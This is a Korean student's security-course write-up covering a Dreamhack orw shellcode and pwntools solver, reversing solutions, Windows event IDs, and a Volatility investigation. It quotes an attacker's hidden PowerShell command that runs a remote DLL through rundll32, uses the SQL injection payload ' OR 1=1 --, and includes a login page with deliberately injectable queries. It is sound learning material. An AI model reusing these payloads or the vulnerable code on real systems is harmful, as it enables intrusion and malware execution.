

Pwnable(시스템 해킹 1차 과제)

 ① 가중치란, 난이도에 따라 추가적으로 부여되는 점수 퍼센티지를 말합니다. 어려운 문제일수록 가중치가 더 높아집니다.

**shell_basic** #pwnable
2026.03.22. · 가중치 100%

+20 풀이 작성하기

< 1 >

작성 코드 orw.asm

section .text

global _start

_start:

;; ===== 1. 파일 경로를 스택에 쌓기 (경로: /home/shell_basic/flag_name_is_loooooong) =====

;; 문자열의 끝을 알리는 NULL(0x00)을 먼저 넣고, 8바이트씩 역순(리틀 엔디안)으로 push합니다.

push 0x0

mov rax, 0x676e6f6f6f6f6f6f ; "oooooong"

push rax

mov rax, 0x6c5f73695f656d61 ; "ame_is_l"

push rax

mov rax, 0x6e5f67616c662f63 ; "c/flag_n"

push rax

mov rax, 0x697361625f6c6c65 ; "ell_basi"

push rax

```
mov rax, 0x68732f656d6f682f ; "/home/sh"
```

```
push rax
```

```
; ===== 2. Open 시스템 콜 (파일 열기) =====
```

```
; 목적: 플래그 파일에 접근하여 '파일 번호(fd)'를 받아옴
```

```
mov rdi, rsp ; rdi (1번째 인자): 파일 경로가 시작되는 주소 (현재 스택 위치)
```

```
xor rsi, rsi ; rsi (2번째 인자): 0 (O_RDONLY, 읽기 전용 모드)
```

```
xor rdx, rdx ; rdx (3번째 인자): 0 (모드 설정 없음)
```

```
mov rax, 2 ; rax (시스템 콜 번호): 2 (open)
```

```
syscall ; 실행 -> 결과(파일 번호)가 rax에 저장됨
```

```
; ===== 3. Read 시스템 콜 (파일 내용 읽기) =====
```

```
; 목적: 열린 파일에서 데이터를 읽어 내 메모리(스택)로 가져옴
```

```
mov rdi, rax ; rdi (1번째 인자): open으로 받은 파일 번호(fd)
```

```
mov rsi, rsp ; rsi (2번째 인자): 데이터를 저장할 주소 (스택 사용)
```

```
sub rsi, 0x50 ; 스택 포인터를 아래로 내려서 80바이트 공간 확보
```

```
mov rdx, 0x50 ; rdx (3번째 인자): 읽어올 크기 (80바이트)
```

```
mov rax, 0 ; rax (시스템 콜 번호): 0 (read)
```

```
syscall ; 실행 -> 파일 내용이 rsi 주소에 저장됨
```

```
; ===== 4. Write 시스템 콜 (화면에 출력) =====
```

```
; 목적: 메모리에 저장된 플래그 내용을 m터미널 화면에 출력
```

```
mov rdi, 1 ; rdi (1번째 인자): 1 (표준 출력, 화면)
```

```
; rsi (2번째 인자): 이미 read에서 저장한 주소를 가리키고 있음
```

```
mov rdx, 0x50 ; rdx (3번째 인자): 출력할 크기 (80바이트)
```

```
mov rax, 1 ; rax (시스템 콜 번호): 1 (write)
```

syscall ; 실행 -> 화면에 DH{...} 플래그가 출력됨

; ===== 5. Exit 시스템 콜 (프로그램 종료) =====

mov rax, 60 ; rax (시스템 콜 번호): 60 (exit)

syscall ; 실행 -> 깔끔하게 종료

서버 연결 부분 solve.py

```
GNU nano 4.8 solve.py from
pwn import *

# 1. 서버 접속 정보 (문제 페이지의 'Remote' 버튼을 눌러 나오는 주소와 포트를># 예:
host3.dreamhack.games, 12345

p = remote('host8.dreamhack.games', 14331)

# 2. 우리가 만든 기계어 파일(orw.bin)을 읽어옵니다.

with open("orw.bin", "rb") as f:

    shellcode = f.read()

# 3. 서버가 "shellcode: "라는 문구를 출력할 때까지 기다렸다가 셸코드를 보냄
[>p.sendafter(b"shellcode: ", shellcode)

# 4. 서버로부터 오는 모든 데이터를 출력합니다. (플래그가 여기서 나옵니다!)

# interactive()를 쓰면 서버와 직접 대화하는 상태가 됩니다.

p.interactive()
```

reversing 과제 1

1. 리버싱 분석 방법 (Reversing Analysis)

리버싱은 완성된 프로그램의 구조를 분석하여 원본 소스 코드의 로직을 파악하는 과정입니다.

크게 두 가지 방법으로 나뉩니다.

정적 분석 (Static Analysis):프로그램을 실행하지 않고 코드 파일 자체를 분석하는 방법입니다.
전체적인 구조 파악과 문자열, API 사용처를 확인하기 좋습니다.

동적 분석 (Dynamic Analysis):프로그램을 실제로 실행하면서 메모리 상태, 레지스터 변화, 입력 값에 따른 흐름을 실시간으로 추적하는 방법입니다.

2. 주요 도구 사용법: IDA & x64dbgIDA Pro / Free (정적 분석의 표준)

특징:디스어셈블(기계어 → 어셈블리) 및 디컴파일(어셈블리 → C언어 유사 코드) 성능이 매우 뛰어납니다.

주요 기능:

Graph View:코드의 흐름을 순서도로 시각화합니다.

F5 (Decompiler):어셈블리 코드를 사람이 읽기 쉬운 C 코드로 변환해 줍니다.

Cross-Reference (X):특정 함수나 데이터가 어디서 호출되었는지 추적합니다.

x64dbg (동적 분석의 표준)

특징:Windows 환경에서 가장 대중적인 오픈소스 디버거입니다.

주요 기능:

Step Into (F7):함수 내부까지 한 줄씩 실행.

Step Over (F8):함수를 실행하고 다음 줄로 이동.

Breakpoints (F2):특정 지점에서 실행을 멈추고 메모리 상태 확인.

3. IA-32 CPU 레지스터 구조

레지스터는 CPU 내부에 존재하는 아주 빠른 임시 저장 공간입니다. IA-32(32비트) 기준 핵심 레지스터는 다음과 같습니다.

분류	레지스터명	주요 역할
범용 레지스터	EAX	산술 연산 및 함수의 리턴값저장
	ECX	반복문(Loop)의 횟수 카운터
	EDX	EAX의 보조 연산 및 입출력 연산
	EBX	데이터 포인터 주소 저장
포인터 레지스터	ESP	스택의 가장 윗부분(끝) 주소를 가리킴

	EBP	현재 함수의 스택 프레임 시작점(기준) 저장
	EIP	다음 실행할 명령어의 주소를 가리킴 (매우 중요)

4. 스택 프레임(Stack Frame)의 구조

함수가 호출될 때, 해당 함수 내에서 사용되는 로컬 변수와 복귀 주소 등을 저장하기 위해 할당되는 메모리 공간입니다.

동작 원리:LIFO(Last In, First Out) 방식으로 작동합니다.

구조:

PUSH EBP: 이전 함수의 기준점을 보관합니다.

MOV EBP, ESP: 현재 함수의 기준점을 설정합니다.

이 과정을 통해 함수가 끝나도 원래의 위치로 정확히 돌아갈 수 있습니다.

5. 함수 호출 규약 (Calling Convention)

함수를 호출할 때 인자를 어떤 순서로 전달하고, 사용한 스택을 누가 정리할지에 대한 약속입니다.

cdecl:주로 C언어에서 사용. 호출자(Caller)가 스택을 정리함. 가변 인자 함수(sprintf 등)가 가능함.

stdcall:Windows API에서 주로 사용. 피호출자(Callee)가 스택을 정리함. 코드 크기가 작아짐.

fastcall:인자를 레지스터(ECX, EDX)에 직접 넣어 전달하므로 속도가 빠름.

6. 어셈블리어 (Assembly) 기초 문법

CPU가 이해하는 기계어와 1:1 대응되는 언어입니다.

MOV dst, src:src의 값을 dst로 복사합니다.

PUSH / POP:스택에 값을 넣거나 뺍니다.

LEA dst, src:src의 '주소값'을 dst에 저장합니다.

JMP / Jcc:특정 주소로 점프하거나 조건(Zero Flag 등)에 따라 분기합니다.

CALL / RET:함수를 호출하고 돌아옵니다.

1.답 UPATCHE

풀이 과정

1. 문제 분석 (초기 상태)

현상:프로그램을 실행하면 검은색 상자가 화면을 가리고 있어, 그 아래에 있는 플래그(Flag)를

읽을 수 없는 상태였습니다.

목표:화면을 검게 칠하는 로직을 찾아 무력화하고, 가려진 문자열을 확인하는 것이었습니다.

2. 핵심 함수 탐색 및 분석

IDA 사용:Patch.exe를 IDA로 열어 분석한 결과, 화면을 그리는 로직과 관련된 특정 함수(sub_140002B80)를 발견했습니다.

로직 확인:해당 함수가 실행되면 화면에 검은 박스가 그려진다는 것을 코드 흐름(Graph View)을 통해 파악했습니다.

3. 시행착오 및 트러블슈팅

첫 번째 시도:함수의 중간 코드들을 90(NOP)으로 지우거나 여러 군데를 수정했습니다.

문제 발생:윈도우 메시지를 처리하는 필수적인 Call명령어들까지 지워지면서, 프로그램이 **무한 로딩(렉)**에 빠지거나 5초 뒤에 강제 종료되는 현상이 발생했습니다.

프로세스 제어:리눅스 터미널에서 killall -9 ida64명령어를 통해 멈춘 프로세스들을 강제 종료하며 환경을 정리했습니다.

원본 복구:고인 파일을 버리고 깨끗한 원본 Patch.exe를 다시 준비했습니다.

최소한의 패치:함수의 본체 로직을 건드리지 않고, 함수의 가장 첫 줄에 ret(Return)명령어를 삽입했습니다.

원리:함수가 시작되자마자 바로 종료되게 만들어, 검은 박스를 그리는 코드가 아예 실행되지 않도록 유도했습니다

파일 적용:Apply patches to input file을 통해 수정 사항을 바이너리에 영구 저장했습니다.

5. 결과 확인

성공:패치된 프로그램을 실행하자 렉 없이 흰 화면이 떴고, 마우스 클릭 이벤트를 주자 가려져 있던 정답이 나타났습니다.

최종 플래그:DH{UPATCHED}입니다

2.찾은 플래그: flag{reverse_the_native_code_and_me}

일단 옆의 함수 창에서 플래그 생성함수를 검색해 들어갔더니 거기서 (i + 1) ^ byte_13970[i]을 문자열에 넣어 플래그를 생성하고 있어서 byte_13970에 들어가 인자를 획득해서

```
data=[0x67, 0x6E, 0x62, 0x63, 0x7E, 0x74, 0x62, 0x7E, 0x6C, 0x78, 0x78,
```

```
0x69, 0x52, 0x7A, 0x67, 0x75, 0x4E, 0x7C, 0x72, 0x60, 0x7C, 0x60,
```


```
0x72, 0x47, 0x7A, 0x75, 0x7F, 0x79, 0x42, 0x7F, 0x71, 0x44, 0x7E,
```

0x4F, 0x46, 0x59]

```
flag=""  
  
for i in range(len(data)):  
    # 공식: (i + 1) ^ data[i]  
    flag += chr((i+1) ^ data[i])  
  
print("찾은 플래그:", flag)
```

파이썬으로 for루프를 직접 돌려서 플래그를 찾았습니다.

reversing 과제 2



```
tomas@LAPTOP-UT2CVU08:~$ ./echo  
Hello World  
Hello World  
tomas@LAPTOP-UT2CVU08:~$ ./echo  
Security Fact  
Security Fact
```

section .bss

buffer resb 256 ; 256바이트 크기의 입력 버퍼 예약

section .text

global _start

_start:

,

mov rax, 0 ; syscall 번호 0 (sys_read)

mov rdi, 0 ; file descriptor 0 (stdin)

mov rsi, buffer ; 데이터를 저장할 버퍼 주소

mov rdx, 256 ; 최대 읽을 바이트 수

syscall

mov rbx, rax ; 실제로 입력받은 바이트 수를 rbx에 임시 저장

; 2. 입력받은 내용 그대로 출력 (sys_write)

```
mov rax, 1          ; syscall 번호 1 (sys_write)

mov rdi, 1          ; file descriptor 1 (stdout)

mov rsi, buffer     ; 출력할 데이터(버퍼) 주소

mov rdx, rbx        ; 입력받았던 바이트 수만큼 출력

syscall
```

; 3. 프로그램 종료 (sys_exit)

```
mov rax, 60         ; syscall 번호 60 (sys_exit)

xor rdi, rdi        ; exit code 0

syscall
```

코드 실행 시 출력되는 결과

main:

```
push rbp            ; 이전 함수의 기준점(rbp)을 스택에 임시 저장

mov rbp, rsp        ; 현재 스택 포인터(rsp)를 이 함수의 새로운 기준점으로 설정

mov esi, 0x20       ; [인자 2] 출력할 데이터의 길이를 32바이트(0x20)로 설정

mov rdi, 0x401800    ; [인자 1] 출력할 데이터가 들어있는 주소(0x401800) 설정

call 0x401797 <write_n> ; 실제로 화면에 글자를 써주는 write_n 함수 호출

mov eax, 0x0        ; 프로그램 정상 종료를 위해 반환값 0 설정

pop rbp            ; 저장해둔 이전 기준점 복구

ret                ; 함수 종료 및 돌아가기
```

write_n:

```
push rbp            ; 스택 프레임 생성 준비

mov rbp, rsp        ; 현재 스택의 기준점 설정

mov QWORD PTR [rbp-0x8], rdi ; main에서 받은 데이터 주소(rdi)를 스택에 임시 보관

mov DWORD PTR [rbp-0xc], esi ; main에서 받은 길이(esi)를 스택에 임시 보관
```



```
xor rdx, rdx ; rdx 레지스터를 0으로 깨끗하게 초기화

mov edx, DWORD PTR [rbp-0xc] ; 보관했던 길이(32)를 꺼내 edx(rdx의 하위)에 전달

mov rsi, QWORD PTR [rbp-0x8] ; 보관했던 주소(0x401800)를 꺼내 rsi에 전달

mov rdi, 0x1 ; 목적지를 1번(표준 출력, 즉 모니터)으로 설정

mov rax, 0x1 ; 수행할 작업 번호를 1번(sys_write, 쓰기)으로 설정

syscall ; [핵심] 운영체제에 명령을 내려 화면에 데이터 출력 실행

pop rbp ; 스택 정리

ret ; main 함수로 돌아가기
```

0x401800 영역: 49 20 21 6f 31 31 36 58 → X611o! I (순서대로 뒤집은 결과)

0x401808 영역: 73 73 61 20 73 31 20 74 → t 1s ass

0x401816 영역: 33 64 20 79 6c 36 6d 33 → 3m6ly d3

0x401824 영역: 00 67 6e 31 36 36 75 62 → bu661ng

결과 : X611o! t1s ass3m6ly d3bu661ng

포렌식1

Windows **이벤트 로그(Event Log)**는 운영체제 내에서 발생하는 모든 유의미한 활동(로그인, 프로세스 실행, 오류, 설정 변경 등)을 기록하는 중앙 집중식 시스템 장부입니다. 보안 사고 분석이나 시스템 트러블슈팅의 핵심적인 증거가 됩니다.

이벤트 ID (EID)	내용	조사 핵심 포인트
4720	사용자 계정 생성	주체(Subject)항목을 확인하여 누가 계정을 만들었는지 식별.
4722	계정 활성화	비활성 상태였던 '관리자' 혹은 '게스트' 계정이 갑자기 활성화 되었는지 확인.
4725	계정 비활성화	특정 사용자를 차단하기 위해 계정이 잠겼을 때 기록됨.
4726	사용자 계정 삭제	증거 인멸을 위해 침입자가 계정을 지웠는지 추적.
4738	사용자 계정 변경	권한이 낮은 계정이 Administrators그룹으로 승격되었는지 확인.
4724	비밀번호 재설정 시도	본인이 아닌 타인에 의해 비밀번호가 강제 변경되었는지 분석.

이벤트 ID (EID)	내용	분석 의미
4624	로그인 성공	침입자가 시스템 진입에 성공했음을 의미. (로그온 유형 확인 필수)
4625	로그인 실패	수백 번 연속 발생 시 무차별 대입 공격(Brute-force)의심.
4634 / 4647	로그아웃	사용자가 실제 시스템을 사용한 시간을 계산하는 기준점.
4648	명시적 자격 증명 사용	runas명령처럼 다른 사용자의 권한을 빌려 프로그램을 실행한 기록.

로그온 유형 (Logon Type)

단순히 로그인했다는 사실보다 ****어떤 방식****으로 들어왔는지가 더 중요합니다.

- 2 (Interactive):로컬 로그인. 사용자가 직접 PC 앞에 앉아 키보드로 접속.
- 3 (Network):네트워크 로그인. 공유 폴더 접근 등 네트워크를 통한 접속.
- 5 (Service):서비스 로그인. 사용자님이 방금 확인하신 것처럼 시스템 서비스가 실행될 때 발생.
- 7 (Unlock):잠금 해제. 화면 보호기나 잠금 화면을 암호 입력 후 푼 경우.
- 10 (RemoteInteractive):원격 데스크톱(RDP)접속. 외부 침입 시 가장 빈번하게 발견됨.

포렌식2

1.powershell.exe

명령어: windows.netscan (또는 화면에 보였던 네트워크 로그)

발견 내용: net.exe (PID 2416)가 외부 IP(45.9.74.32)와 연결(ESTABLISHED)되어 있음을 확인했습니다.

net.exe는 도구일 뿐입니다. 이 도구를 실행시킨 진짜 실행 주체를 찾기 위해 프로세스 목록을 뽑았습니다.

명령어: python3 vol.py -f [파일명] windows.pslist | grep -E "2416|PID"

발견 내용: net.exe(2416)의 부모(PPID)가 3692번이라는 사실을 알아냄.

의미: "도구를 휘두른 손(부모 프로세스)이 누구인가?"를 찾아가는 과정입니다.

부모 ID인 3692번이 무엇인지 이름을 확인했습니다.

명령어: python3 vol.py -f [파일명] windows.pslist | grep "3692"

발견 내용: 3692번의 이름이 ****powershell.exe****임을 확인했습니다.`

2.4120

그 다음에는 파워셸(3692)은 또 누가 실행시켰는지, 그 부모프로세스를 추적했습니다.

명령어: 결과값에서 3692의 PPID인 4120을 확인.

발견 내용: 4120번이 powershell.exe와 wordpad.exe를 동시에 실행시킨 부모임을 확인.

의미: 사용자가 악성 워드패드 문서를 열었을 때, 파워셸이 몰래 함께 실행되는 '매크로 공격' 또는 '취약점 공격' 시나리오를 완성했습니다.

3.3435.dll

해결 과정: 명령줄(Command Line) 분석

단순히 프로세스 이름(powershell.exe)만 보서는 이 녀석이 뭘 하는지 알 수 없습니다. 그래서 프로세스가 실행될 때 뒤에 붙은 '옵션과 명령어를 통째로 들여다봤습니다.

사용한 방법: pstree 또는 pslist의 결과값에서 오른쪽 끝에 있는 명령줄(Command Line) 영역을 정밀하게 읽었습니다.

추출된 데이터:

```
powershell.exe -windowstyle hidden net use WW45.9.74.32@8888WdavwwwrootW ; rundll32 WW45.9.74.32@8888WdavwwwrootW3435.dll,entry
```

2. 명령어 해부 (공격자의 의도 파악)

-windowstyle hidden: 사용자가 모르게 파워셸 창을 숨겨서 실행해라. (은닉)

net use WW45.9.74.32...: 해커의 외부 서버 공유 폴더에 접속해서 통로를 열어라. (연결)

rundll32 ...W3435.dll,entry: [핵심] 공유 폴더에 있는 3435.dll 파일을 가져와서, 그 안의 entry라는 기능을 실행해라 (실행)로 결국 실행한 파일은 **3435.dll**입니다

4.davwwwroot

앞선 단계에서 **3435.dll**이라는 악성 파일이 실행되었다는 것을 알아냈습니다. 그런데 이 파일은 내 컴퓨터(로컬)에 저장된 파일이 아니라, 외부 서버에서 실시간으로 불러온 것이었습니다.

이를 추적하기 위해서 ync경로 해석을 위해 우리가 이전 단계에서 확보한 PowerShell 명령줄을 다시 이 공식에 대입해 보았습니다.범인이 남긴 흔적을 이 공식으로 쫓아보니 정답이 바로 튀어나왔습니다.원본 명령어: [WW45.9.74.32@8888WdavwwwrootW3435.dll](#) 로 실행된 폴더는

5.T1218.011

우리는 앞서 파워셸이 ****rundll32.exe****라는 프로그램을 이용해 외부의 ****3435.dll****을 실행했다는 결정적 증거를 찾았습니다.

공격자가 사용한 ****rundll32.exe****의 특징을 분석합니다.이 프로그램은 윈도우 자체 프로그램입니다. (정상 파일)하지만 공격자는 이를 이용해 자신의 악성 DLL을 실행시키는 '대리인'으로 삼았습니다.이는 보안 프로그램이 rundll32.exe를 "안전한 윈도우 파일"로 인식하여 검사를 건너뛰는 점을 악용한 것입니다.전 세계 해킹 수법 백과사전인 MITRE ATT&CK 프레임워크에서 해당 행위를 찾아보면 대분류 (Tactics): Execution (실행 - 악성 코드가 돌아가게 만들)

중분류 (Techniques): System Binary Proxy Execution (시스템 파일을 빌려 실행하기 - T1218)

"공격자가 탐지 회피를 위해 서명된 윈도우 바이너리를 사용하여 악성 코드를 실행하는 기법"

소분류 (Sub-techniques): Rundll32 (그중에서도 rundll32를 쓴 경우 - .011) 임으로시스템 파일 (rundll32.exe)을 대리인으로 세워 실행한 이 수법의 고유 번호는 **T1218.011**입니다

6.Elon

악성 파워셸(3692)이 실행될 때 사용된 윈도우 로그인 계정은 무엇일까? 해당 계정을 찾기 위해서 권한과 계정 정보를 보여주는 명령어 windows.getsids을 통해 특정 프로세스(PID)와 연결된 모든 보안 식별자(SID)와 그에 대응하는 계정 이름을 리스트로 얻어서명령어 결과값에서 우리가 추적 중인 PID 3692에 해당하는 줄을 집중적으로 분석해보면

확인된 데이터: > 3692 powershell.exe S-1-5-21-...-1001 Elon 해석시 가장 상위에 나타난 이름인 ****Elon****이 이 프로세스를 실행한 실제 사용자 계정임을 확인했고.아래쪽 리스트에서 Administrators와 High Mandatory Level을 확인하여, 이 계정이 단순 사용자가 아닌 관리자급 권한을 행사하고 있음을 알아냈습니다.

최종 정답: Elon

7.StrelaStealer

앞선 포렌식 통해 범인이 사용한 ****고유한 흔적(침해 지표, IoC)****들을 확보했습니다.

검색 엔진이나 보안 데이터베이스에 물어보기 위해 가장 '독특한' 정보들을 추려보면.

IP 주소: 45.9.74.32 (공격 서버),파일명: 3435.dll (악성 페이로드),통신 포트: 8888,실행 방

식: rundll32.exe를 이용한 DLL 실행이 있고확보한 고유 정보를 전 세계 보안 전문가들이 공유하는 지식 베이스(구글, VirusTotal, ThreatFox 등)에 대조해보면구글 AI 개요 및 보안 커뮤니티(CyberDefenders 등)에서 해당 IP와 파일명이 StrelaStealer라는 멀웨어와 직접적으로 연관되어 있음을 확인했습니다.

웹개발 및 sql injection실습

Welcome, ' OR 1=1 --!

You are logged in.

[Logout](#)

Welcome, admin!

You are logged in.

[Logout](#)

html파일

```
<!DOCTYPE html>
```

```
<html>
```

```
<head>
```

```
<meta charset="UTF-8">
```

```
<title>SQL Injection 실습 사이트</title>
```

<script src="https://cdnjs.cloudflare.com/ajax/libs/sql.js/1.6.2/sql-wasm.js"></script>

<style>

body { font-family: 'Segoe UI', sans-serif; display: flex; justify-content: center; align-items: center; height: 100vh; margin: 0; overflow: hidden; background-color: #f0f2f5; }

#app-container { background: white; padding: 40px; border-radius: 12px; box-shadow: 0 4px 15px rgba(0,0,0,0.1); width: 400px; transition: all 0.5s ease-in-out; position: relative; }

/* 화면이 넘어가는 애니메이션 효과 */

.slide-out { transform: translateX(-150%); opacity: 0; }

.slide-in { animation: slideIn 0.5s forwards; }

@keyframes slideIn { from { transform: translateX(150%); opacity: 0; } to { transform: translateX(0); opacity: 1; } }

input { width: 100%; padding: 10px; margin: 10px 0; border: 1px solid #ddd; border-radius: 4px; box-sizing: border-box; }

button { width: 100%; padding: 10px; background: #1877f2; color: white; border: none; border-radius: 4px; cursor: pointer; font-weight: bold; }

button:hover { background: #166fe5; }

#sql_display { font-size: 0.8em; color: #666; background: #eee; padding: 10px; border-radius: 4px; margin-top: 15px; word-break: break-all; }

.success-text { font-size: 2em; color: #1c1e21; font-weight: bold; }

</style>

</head>

<body>

<div id="app-container">

<div id="login-form">

```
<h2 style="margin-top:0;">로그인 서비스</h2>
```

```
<input type="text" id="userid" placeholder="아이디">
```

```
<input type="password" id="userpw" placeholder="비밀번호">
```

```
<button onclick="login()">로그인</button>
```

```
<div id="sql_display">실행될 쿼리: <span id="sql_query">-</span></div>
```

```
<p id="message" style="font-size:0.9em; color:green;"> DB 준비 완료</p>
```

```
</div>
```

```
</div>
```

```
<script>
```

```
let db;
```

```
initSqlJs({ locateFile: file =>
```

```
`https://cdnjs.cloudflare.com/ajax/libs/sql.js/1.6.2/${file}` }).then(SQL => {
```

```
db = new SQL.Database();
```

```
db.run("CREATE TABLE users (id TEXT, pw TEXT); INSERT INTO users VALUES  
( 'admin', 'admin' );");
```

```
});
```

```
function login() {
```

```
const id = document.getElementById('userid').value;
```

```
const pw = document.getElementById('userpw').value;
```

```
const query = "SELECT * FROM users WHERE id = '" + id + "' AND pw = '" + pw  
+ "'";
```

```
document.getElementById('sql_query').innerText = query;
```

```
try {
```

```
const res = db.exec(query);
```

```
if (res.length > 0 && res[0].values.length > 0) {
```

```
    const container = document.getElementById('app-container');
```

```
    // 1. 기존 폼 슁 사라지게 하기 (CSS 효과)
```

```
    container.classList.add('slide-out');
```

```
    // 2. 0.5초 뒤에 새로운 화면으로 교체
```

```
    setTimeout(() => {
```

```
        container.innerHTML = `
```

```
            <div class="slide-in">
```

```
                <h1 class="success-text">Welcome, ${id}!</h1>
```

```
                <p style="font-size: 1.2em; color: #606770;">You are logged
```

```
in.</p>
```

```
                <hr style="border:0; border-top:1px solid #eee; margin:20px
```

```
0;">
```

```
                <a href="javascript:location.reload()" style="color: #1877f2;
```

```
text-decoration: none; font-weight:bold;">Logout</a>
```

```
            </div>
```

```
        `;
```

```
        container.classList.remove('slide-out');
```

```
    }, 500);
```

```
    } else {
```

```
        alert("로그인 실패");
```

```
    }
```

```
    } catch (e) {
```

```
        alert("SQL 에러: " + e.message);
```

```
    }
```


}

</script>

</body>

</html>